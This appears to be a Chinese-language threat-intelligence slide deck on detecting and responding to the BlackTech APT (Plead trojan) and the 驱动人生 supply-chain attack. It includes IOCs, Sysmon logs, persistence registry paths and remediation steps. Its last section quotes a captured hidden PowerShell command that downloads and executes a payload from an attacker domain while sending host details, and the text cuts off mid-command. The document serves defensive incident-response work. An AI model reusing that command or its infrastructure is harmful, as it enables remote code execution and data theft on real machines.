
| Initial Access | Execution      | Persistence                  | Privilege Escalation | Defense Evasion      | Credential Access | Discovery                         | Lateral Movement | Collection | Exfiltration | Command and Control |
|----------------|----------------|------------------------------|----------------------|----------------------|-------------------|-----------------------------------|------------------|------------|--------------|---------------------|
|                | Scripting<br>1 | Hooking<br>1                 | Hooking<br>1         | Modify Registry<br>1 | Hooking<br>1      | Account Discovery<br>2            |                  |            |              |                     |
|                |                | Modify Existing Service<br>2 | New Service<br>1     | Scripting<br>1       |                   | Query Registry<br>1               |                  |            |              |                     |
|                |                | New Service<br>1             |                      |                      |                   | System Information Discovery<br>1 |                  |            |              |                     |




# 企业级威胁检测与响应架构

检测 + 定位 + 处置 + 溯源 =

威胁检测与响应闭环



## 案例：检测与响应闭环



# 商业APT组织BlackTech最新攻击活动

## 背景：

BlackTech 是一个主要针对东亚地区的商业间谍组织，其活动可追溯至 2010 年，其攻击目标包含中国和日本，目标行业包含金融、政府、科技、教育、体育和文化等，其目的是窃取机密数据（各种账密、机密文件等）和获取经济利益。该组织主要使用鱼叉式网络钓鱼邮件进行攻击，以包含恶意宏和漏洞的文档，以及使用 RLO 技术的可执行文件等作为诱饵，投递 Plead 木马

## 团伙画像：

|        |   |
|--------|---|
| 组织背景   | 东亚，熟悉中文   |
| 活跃时间   | 2010至今  |
| 近期攻击目标 | <b>国内多家券商 + 多家高科技企业</b>   |
| 目标地域   | 中国、日本   |
| 目标行业   | 金融、政府、科技、教育、体育、文化   |
| 攻击手法   | 鱼叉式网络钓鱼、供应链攻击、中间人攻击、邮件附件密码保护、社工、RLO、漏洞、滥用正规数字证书签名木马、C2域名伪装、宏使用AES加密 |
| 攻击目的   | 窃取各种账密、数字证书、机密文档、知识产权，以及获取经济利益                                      |

## BlackTech 组织针对我国金融行业发起持续攻击

TAG：高级可持续攻击、APT、BlackTech、Plead、金融、东亚

TLP：黄（仅限接受报告的组织内部使用）

日期：2019-04-29

## 概要

BlackTech 是一个主要针对东亚地区的商业间谍组织，其活动可追溯至 2010 年，其攻击目标包含中国和日本，目标行业包含金融、政府、科技、教育、体育和文化等，其目的是窃取机密数据（各种账密、机密文件等）和获取经济利益。该组织主要使用鱼叉式网络钓鱼邮件进行攻击，以包含恶意宏和漏洞的文档，以及使用 RLO 技术的可执行文件等作为诱饵，投递 Plead 木马。

微步在线威胁情报云发现，自 2018 年末至今，BlackTech 针对我国金融行业进行了持续性的攻击。本报告主要对相关活动的攻击手法和木马进行分析，相关内容包含：

- BlackTech 通过邮件进行内网渗透，首先通过搜索引擎等渠道和弱口令爆破等手段初步获取目标企业员工邮箱，然后分析往来邮件，利用窃取的邮箱向其他员工发送钓鱼邮件。
- 邮件附件为包含恶意宏的 XLSM 文档，宏使用 AES 加密，无杀软检出，启用宏后会释放 Plead 木马。Plead 的特征是从本地和 C2 服务器获取一段加密的 Shellcode 至内存中执行，然后释放或下载其他 Payload 至内存中执行。
- 木马所用 C2 域名多伪装成目标企业常见网站，部分 C2 域名还存在将解析 IP 设置为被伪装网站相同的 IP 的行为，以迷惑受害者。
- 根据 C2 域名相关 Whois 信息、钓鱼邮件中相关信息、解析 IP 地理位置、攻击目标等背景信息，推测 BlackTech 幕后人员可能具备东亚背景，且熟悉中文。
- 微步在线通过对相关样本、IP 和域名的溯源分析，共提取 12 条相关 IOC，可用于威胁情报检测。微步在线的威胁情报平台（TIP）、威胁检测平台（TDP）、API 等均已支持此次攻击事件和团伙的检测。

# 商业APT组织BlackTech攻击检测

## 1. 数据来源:

- 终端Sysmon DNS日志
- 网络流量

## 2. 检测能力:

- 威胁情报IOC
- <https://x.threatbook.cn/nodev4/domain/linenews.mypicture.info>

The screenshot shows the ThreatBook domain intelligence page for **linenews.mypicture.info**. It includes various tags such as '动态域名', '远控', 'APT', 'BlackTech 安全事件 1', and 'BlackTech团伙'. The page also displays domain statistics: 历史IP数量 2, 域名上的URL 1, 注册时间 2001-10-26 05:20:59, 域名服务商 PDR Ltd. d/b/a PublicDomainRegistry.com, 与该域名通信样本 1, 子域名数量 1000+, and 过期时间 2019-10-26 05:20:59. A red circular stamp with '威胁情报' and 'ThreatBook' is visible on the right side.

## 目 进程网络取证结果 (5)

|    | 进程/文件路径   | 检出方式    | 关联IOC  | 威胁标签         | 最近发现时间              | 操作  |
|----|---|---------|--|--------------|---------------------|---|
| 信息 | C:\1a2c2cccc.exe                                      | 进程直连IOC | <a href="#">fcn.pool.miner... (176.9.2.145)</a>    | 挖矿           | 2019-07-23 14:28:50 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|    |   |         | <a href="#">pool.minergate... (176.9.2.145)</a>    | 挖矿           | 2019-07-23 14:28:50 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
| 严重 | C:\apt.exe  | 进程直连IOC | <a href="#">chinanetworkv... (144.202.47.216)</a>  | 海莲花团伙        | 2019-07-23 14:28:50 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
| 高  | C:\Program Files (x86)\Internet Explorer\iexplore.exe | 进程直连IOC | <a href="#">fget-career.com(89.185.44.100)</a>     | Ramnit蠕虫     | 2019-07-23 14:28:50 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
| 信息 | C:\torxz.exe  | 进程直连IOC | <a href="#">fcn-xmr.pool.m... (138.201.60.198)</a> | 挖矿           | 2019-07-23 14:28:50 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|    |   |         | <a href="#">pool.minergate... (138.201.60.198)</a> | 挖矿           | 2019-07-23 14:28:50 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
| 严重 | C:\Users\tip\AppData\Local\google\update.exe          | 进程直连IOC | <a href="#">linenews.mypic... (198.55.121.100)</a> | BlackTech... | 2019-07-23 14:28:50 | <a href="#">原始请求</a> <a href="#">进程还原</a> |

# 商业APT组织BlackTech攻击取证&处置

1. 基于Sysmon DNS 日志
2. 直接定位木马进程甚至具体模块

```
{
  "date": "07/23/2019",
  "time": "14:28:50",
  "event_id": 101,
  "event_source": "Microsoft-Windows-Sysmon",
  "user": "System",
  "computer": "TIPPC1Agent",
  "event": {
    "utc_time": "2019-07-23 06:28:50",
    "process_guid": "",
    "process_id": "3028",
    "image": "C:\\Users\\tip\\AppData\\Local\\googleupd.exe",
    "query_name": "linenews.mypicture.info",
    "query_type": "AAAA",
    "query_options": "AAAA",
    "query_status": "success",
    "query_results": "198.55.121.100",
    "process_module": "C:\\windows\\system32\\lpk.dll"
  },
  "temp_batch_id": 0,
  "pe": "",
  "agent_id": "e89da0dc12a4cdc76d9e25d643b0a9ce"
}
```

Plead木马路径

BlackTech C&C

具体DLL

1. 查杀进程 PID 3028
2. 删除木马文件:

- C:\\Users\\tip\\AppData\\Local\\googleupd.exe
- 如下相关文件:


|   |             |   |                     |                     |
|---|-------------|---|---------------------|---------------------|
| c:\\dll\\fileplug.dll   | Task        |   | 2018-11-02 07:53:16 | 2019-07-23 14:28:50 |
| c:\\dll\\fileplug.dll   | 进程初始化模块 ?   | HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\ApplInit_DLLs   | 2018-11-02 07:53:16 | 2019-07-23 14:28:50 |
| c:\\program files (x86)\\google\\update\\1.3.33.17\\npgoogleupdate3.dll | IE / 桌面扩展 ? | HKEY_LOCAL_MACHINE\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Ext\\PreApproved\\Google Update                      | 2018-05-28 02:14:27 | 2019-07-23 14:28:50 |
|   |             |   |                     | 2019-07-23 14:28:50 |
| C:\\WINDOWS\\system32\\drivers\\vsock.test.sys                          | 服务          | vSockets Virtual Machine Communication Interface Sockets driver   | 2016-09-28 17:12:28 | 2019-07-23 14:28:50 |
| C:\\WINDOWS\\system32\\vsocklib\\lsp                                    | 网络分层服务 ?    | HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\WinSock2\\Parameters\\Protocol_Catalog9\\Catalog_Entries64\\vSockets DGRAM | 2018-03-20 17:08:40 | 2019-07-23 14:28:50 |

# 商业APT组织BlackTech 攻击溯源

## 1. 还原木马进程衍生路径



## 2. 初始攻击路径



# 驱动人生供应链攻击事件

## 背景:

2018年12月14日，国内免费驱动管理软件“驱动人生”通过软件自动升级渠道向用户推送了恶意代码，并利用“永恒之蓝”漏洞进行传播扩散，以实施挖矿和信息收集等恶意活动，仅半天时间就感染了国内数万用户。迄今为止，攻击活动仍然非常活跃，累计变换了十余次的攻击手法，失陷主机预计达数百万。

## 团伙画像:

|        |  |
|--------|--|
| 组织背景   | 大型黑产团伙                                     |
| 活跃时间   | 2018年年底至今                                  |
| 近期攻击目标 | <b>不局限于特定目标</b>                            |
| 目标地域   | 中国   |
| 目标行业   | 不局限于特定行业                                   |
| 攻击手法   | 供应链攻击、powershell无文件攻击、永恒之蓝、mimikatz、内网横移等。 |
| 攻击目的   | 挖矿、收集信息                                    |

### 微步在线威胁情报通报

【更新】“驱动人生”传播扩散恶意代码发起挖矿活动

编号:TB-2018-0006

报告置信度:90

TAG: 驱动人生、后门、永恒之蓝、内网传播、挖矿

TLP: 白 (对报告转发及使用不受限制)

日期: 2018-12-15

.....摘要.....

微步在线监测发现,2018年12月14日,国内免费驱动管理软件“驱动人生”通过软件自动升级渠道向用户推送了恶意代码,并利用“永恒之蓝”漏洞进行传播扩散,以实施挖矿和信息收集等恶意活动,仅半天时间就感染了国内数万用户。

由于传播恶意代码的C&C服务器已于14日晚停止解析,目前此次事件的危害程度已经降低,但不排除攻击者再次激活恶意设施,为了防止该事件再次扩散造成更大危害,我们提供了此次事件的详细信息及技术指标,协助企业安全团队进行检测,并对已经感染的设备及时清理。


微步在线针对此事件共关联发现3条IOC,均已添加到威胁情报库中,微步在线威胁情报平台(TDP)、威胁情报管理平台(TIP)、API均已支持此次威胁的检测发现。如需微步在线协助,请与我们联系 contactus@threatbook.cn

.....事件概要.....

|       |             |
|-------|-------------|
| 攻击目标  | 软件用户        |
| 时间跨度  | 2018年12月14日 |
| 攻击复杂度 | 软件投毒        |
| 后勤资源  | 大量的用户资源     |
| 攻击向量  | 网络          |
| 风险程度  | 中           |
| 最终目标  | 挖矿、收集信息     |

.....详情.....

分析发现,此次事件主要由“驱动人生”旗下的“人生日历”等软件的自动更新功能引发,攻击流程如



# 驱动人生供应链攻击事件攻击检测

## 1. 数据来源:

- 终端Sysmon DNS日志
- 网络流量

## 2. 检测能力:

- 威胁情报IOC
- <https://x.threatbook.cn/nodev4/domain/zer2.com>

zer2.com

微步标签 恶意软件 驱动人生后门

用户标签 远控服务器(0) 恶意网站(0) 正常网站(0) 钓鱼网站(0)

历史IP数量 6

域名上的URL 0

注册时间 2019-04-12 08:12:28

域名服务商 GANDI SAS

与该域名通信样本 0

子域名数量 10

过期时间 2020-04-12 08:12:28

域名注册邮箱 9490b2a8c2e1499f07828819ce0f5e52-12758533@contact.gandi.net



## 进程网络取证结果 (3)

| 进程/文件路径   | 检出方式          | 关联IOC                                     | 威胁标签   | 最近发现时间              | 操作  |
|---|---------------|---|--------|---------------------|---|
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE | 进程直连IOC       | <a href="#">!pp.zer2.com(127.0.0.1)</a>   | 驱动人生后门 | 2019-07-16 00:12:40 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|   |               | <a href="#">amxny.com(NXDOMAIN)</a>       | 驱动人生后门 | 2019-07-16 11:05:19 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|   |               | <a href="#">ackng.com(72.5.65.111)</a>    | 驱动人生后门 | 2019-07-15 13:30:35 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|   |               | <a href="#">zer2.com(127.0.0.1)</a>       | 驱动人生后门 | 2019-07-16 00:12:40 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|   |               | <a href="#">ackng.com(128.199.193.70)</a> | 驱动人生后门 | 2019-07-16 11:05:26 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|   |               | <a href="#">ackng.com(78.155.201.176)</a> | 驱动人生后门 | 2019-07-16 10:35:57 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|   |               | <a href="#">zer2.com(27.102.134.207)</a>  | 驱动人生后门 | 2019-07-16 11:05:23 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|   |               | <a href="#">awcna.com(27.102.113.74)</a>  | 驱动人生后门 | 2019-07-16 11:05:19 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | 进程连接IOC关联IP地址 | <a href="#">zer2.com(27.102.134.207)</a>  | 驱动人生后门 | 2019-07-15 14:05:30 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
| C:\Windows\system32\ipconfig.exe                          | 进程直连IOC       | <a href="#">ackng.com(78.155.201.176)</a> | 驱动人生后门 | 2019-07-09 20:10:00 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|   |               | <a href="#">ackng.com(128.199.193.70)</a> | 驱动人生后门 | 2019-07-12 19:08:48 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|   |               | <a href="#">zer2.com(27.102.134.207)</a>  | 驱动人生后门 | 2019-07-12 19:08:48 | <a href="#">原始请求</a> <a href="#">进程还原</a> |
|   |               | <a href="#">awcna.com(27.102.113.74)</a>  | 驱动人生后门 | 2019-07-11 22:13:01 | <a href="#">原始请求</a> <a href="#">进程还原</a> |

# 驱动人生供应链攻击事件取证&处置

## 1. 基于Sysmon DNS 日志

## 2. 直接定位驱动人生后门利用powershell执行恶意代码

```
{
  "date": "07/23/2019",
  "time": "15:20:07",
  "event_id": 3,
  "event_source": "Microsoft-Windows-Sysmon",
  "user": "SYSTEM",
  "computer": "WIN08-01W7Y",
  "event": {
    "utc_time": "2019-07-23 07:19:37.119",
    "process_guid": "{3DC4CC3C-B520-5D36-0000-00107E781611}",
    "process_id": "4160",
    "image":
"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
    "user": "NT AUTHORITY\\SYSTEM",
    "protocol": "tcp",
    "initiated": "true",
    "src_is_ipv6": false,
    "src_ip": "10.1.8.220",
    "src_host_name": "Win08-01W7Y",
    "src_port": "52139",
    "src_port_name": "",
    "dest_is_ipv6": false,
    "dest_ip": "27.102.66.124",
    "dest_host_name": "",
    "dest_port": "80",
    "dest_port_name": "http"
  },
  "temp_batch_id": 0,
  "pe": "",
  "agent_id": "4ac8f8e38df9b6d1af1db4800a1d1965"
}
```

## 1. 删除木马计划任务:

- C:\\Windows\\System32\\Tasks\\Rtsa
- C:\\Windows\\System32\\Tasks\\Microsoft\\Windows\\Customer Experience Improvement Program\\Server\\ServerCeipAssistant

### 文件创建(2)

文件创建 C:\\Windows\\System32\\Tasks\\Rtsa

文件创建 C:\\Windows\\System32\\Tasks\\Microsoft\\Windows\\Customer Experience Improvement Program\\Server\\ServerCeipAssistant

# 驱动人生供应链攻击事件溯源

## 还原木马进程衍生路径

详细数据

- svchost.exe
  - 注册表项新增或删除(1)
    - 注册表项新增或删除 HKLM\System\CurrentControlSet\Services\LanmanServer\Parameters\Guid
  - 注册表键值设置(89)
  - 文件创建(1)
    - 文件创建 C:\Windows\Tasks\SA.DAT
- powershell.exe
  - 网络连接(4)
  - cmd.exe
  - cmd.exe
  - cmd.exe
  - cmd.exe

节点信息

事件类型: 进程创建

主机: WIN-LSVB6PMLM40

时间: 2019-07-15 14:05:30

Image: C:\Windows\System32\cmd.exe

命令行: "C:\Windows\system32\cmd.exe" /c powershell -nop -w hidden -ep bypass -c "try{\$localMn=\$fase;New-Object System.Threading.Mutex(\$true,'Global\LocalMn',[ref]\$localMn)}catch{};\$bytes=(New-Object System.Net.WebClient).DownloadData("http://down.ackng.com/m6.bin?ID=WIN-LSVB6PMLM40&GUID=58903942-8255-1634-169B-B4C1133177A8&MAC=00:50:56:B9:15:EA&OS=6.3.9600&BIT=64 位&USER=WIN-LSVB6PMLM40&DOMAIN=WORLKGROU&P=1&FI=0&FM=0&\_T=1563199529.74346");for(\$i=0;\$i -lt \$bytes.count-1;\$i+=1){if(\$bytes[\$i] -eq 0x0a){break}};iex 